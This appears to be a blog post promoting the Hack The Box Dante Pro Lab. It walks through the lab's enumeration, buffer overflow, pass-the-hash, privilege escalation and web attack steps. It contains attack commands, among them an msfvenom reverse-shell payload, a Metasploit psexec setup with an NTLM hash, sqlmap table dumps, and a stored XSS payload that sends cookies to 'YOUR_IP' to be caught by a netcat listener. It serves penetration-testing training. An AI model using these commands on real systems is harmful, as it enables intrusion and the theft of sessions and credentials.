Listen to this Post
Introduction:

The Hack The Box (HTB) Dante Pro Lab has emerged as a critical bridge for aspiring penetration testers, transforming theoretical knowledge into actionable red team skills. This beginner-friendly environment meticulously replicates real-world attack surfaces, forcing learners to navigate a hybrid network of Linux and Windows systems. By conquering Dante, individuals demonstrably level up their capabilities in core offensive security disciplines, from initial foothold to persistent domain dominance.
Learning Objectives:
- Master comprehensive network and service enumeration techniques across dual operating systems.
- Develop and execute buffer overflow exploits on both Linux and Windows architectures.
- Implement strategies for lateral movement and privilege escalation to achieve total network compromise.
You Should Know:
- Mastering the Art of Enumeration: The Hacker’s Blueprint
Before firing a single exploit, successful penetration testers map their target landscape. Enumeration in the Dante lab involves systematically uncovering users, shares, services, and applications. This process identifies the weakest links in the chain.
Step‑by‑step guide explaining what this does and how to use it.
First, perform a comprehensive network scan to identify live hosts and open ports.
 Linux/Parrot OS (Primary Tooling)
sudo nmap -sS -sV -sC -O -p- 10.10.10.0/24 -oN full_scan.nmap
This command runs a SYN scan (-sS), probes service versions (-sV), runs default scripts (-sC), attempts OS detection (-O), and scans all ports (-p-) on the target subnet, outputting to a file. For discovered Windows targets, use SMB enumeration tools:
enum4linux -a 10.10.10.50
smbclient -L //10.10.10.50 -N
For web applications, directory brute-forcing is essential:
gobuster dir -u http://10.10.10.50 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html -o web_scan.txt
- Exploit Development: Taming Buffer Overflows on Linux & Windows
Dante introduces the fundamental skill of exploiting buffer overflows, a classic vulnerability. The approach differs significantly between Linux and Windows due to memory protection mechanisms and available tools.
Step‑by‑step guide explaining what this does and how to use it.
For a Linux binary with disabled ASLR, the process involves pattern creation, EIP control, and shellcode injection using `gdb` and pwntools. First, generate a cyclic pattern to find the offset:
 In a Python script using pwntools
from pwn import
cyclic(1000)
After crashing the program and identifying the offset, craft your final payload with a NOP sled and your shellcode. For Windows, use the Immunity Debugger and Mona plugin. After finding the offset, locate a reliable `JMP ESP` instruction for your return address. Generate your shellcode with msfvenom, ensuring to exclude bad characters identified during fuzzing:
msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 -f c -b "\x00\x0a\x0d" EXITFUNC=thread
3. Lateral Movement: Pivoting Through the Network
Gaining a foothold on one machine is just the beginning. Lateral movement involves using that initial access to traverse the network and compromise additional systems, often by reusing captured credentials or exploiting trust relationships.
Step‑by‑step guide explaining what this does and how to use it.
On a compromised Windows host, dump credential hashes using tools like Mimikatz or the built-in Meterpreter `hashdump` command. Use these hashes for Pass-the-Hash attacks against other systems:
 In Metasploit Framework after gaining a Meterpreter session
use exploit/windows/smb/psexec
set RHOSTS 10.10.10.20
set SMBUser Administrator
set SMBPass aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0  NTLM hash
run
For Linux-based pivoting, set up an SSH tunnel or use `proxychains` to route traffic through your compromised host, allowing you to scan and attack previously inaccessible network segments.
4. Privilege Escalation: From User to Administrator/SYSTEM
The final hurdle is turning limited user access into full administrative or SYSTEM-level control. This requires meticulous checking for misconfigurations, vulnerable services, or weak file permissions.
Step‑by‑step guide explaining what this does and how to use it.
On Windows, run automated enumerators like WinPEAS or Sherlock to identify potential escalation vectors such as unquoted service paths, writable service binaries, or AlwaysInstallElevated registry keys. A common manual check is for improperly configured permissions:
accesschk.exe -uws "Everyone" "C:\Program Files\"
icacls "C:\Program Files\Vulnerable Service\service.exe"
On Linux, check for SUID binaries, cron jobs owned by your user, and sudo permissions:
find / -perm -4000 -type f 2>/dev/null
sudo -l
crontab -l
ls -la /etc/cron
Exploiting a writable `/etc/passwd` file or a wildcard injection in a cron job script are classic paths to root.
5. Web Application Attacks: Breaching the Front Door
Modern networks often expose web applications, which can be a treasure trove of vulnerabilities. Dante reinforces skills in identifying and exploiting common web flaws like SQL Injection (SQLi) and Cross-Site Scripting (XSS).
Step‑by‑step guide explaining what this does and how to use it.
For a suspected SQL Injection point, manual testing with SQLmap can automate the exploitation and data exfiltration process:
sqlmap -u "http://10.10.10.50/product.php?id=1" --dbs --batch
sqlmap -u "http://10.10.10.50/product.php?id=1" -D app_db --tables
sqlmap -u "http://10.10.10.50/product.php?id=1" -D app_db -T users --dump
To test for Stored XSS, craft a payload that will be saved and executed by other users, such as in a comment field:
<script>fetch('http://YOUR_IP:8000/?c=' + document.cookie);</script>
Start a listener (sudo nc -nlvp 8000) to capture stolen session cookies, which could lead to unauthorized access.
What Undercode Say:
- Practical Application is Non-Negotiable: The Dante Pro Lab validates that true competency in cybersecurity is forged in hands-on, simulated environments, not through passive learning or certifications alone. The progression from enumeration to domain compromise mirrors the kill chain of a real adversary.
- Foundation Over Flash: By forcing learners to grapple with fundamental vulnerabilities like buffer overflows and basic misconfigurations, Dante builds a resilient understanding of why attacks work, which is essential for both exploiting and defending against more complex, modern threats.
The lab’s design, featuring both Linux and Windows, accurately reflects the heterogeneous nature of corporate networks. Its “beginner” label is somewhat misleading; it demands and builds intermediate-level perseverance and problem-solving. The emphasis on manual exploitation and tool familiarity, particularly with the Parrot OS toolkit and Metasploit, creates a practitioner who can adapt rather than just click through automated scanners. This foundational skill set is precisely what the industry needs to combat the increasing volume of targeted attacks.
Prediction:
The success of labs like Dante signals a future where red team training becomes increasingly modular, immersive, and cloud-native. We will see a rise in AI-driven attack simulators that dynamically adjust network defenses in response to a student’s actions, creating a truly adaptive learning environment. Furthermore, as corporate infrastructure shifts to hybrid and multi-cloud architectures, future Pro Labs will integrate deep-dive modules on exploiting misconfigured cloud storage (S3 buckets), container orchestration (Kubernetes), and serverless functions, making the path from beginner to professional continuous and ever-evolving.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sanket S – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


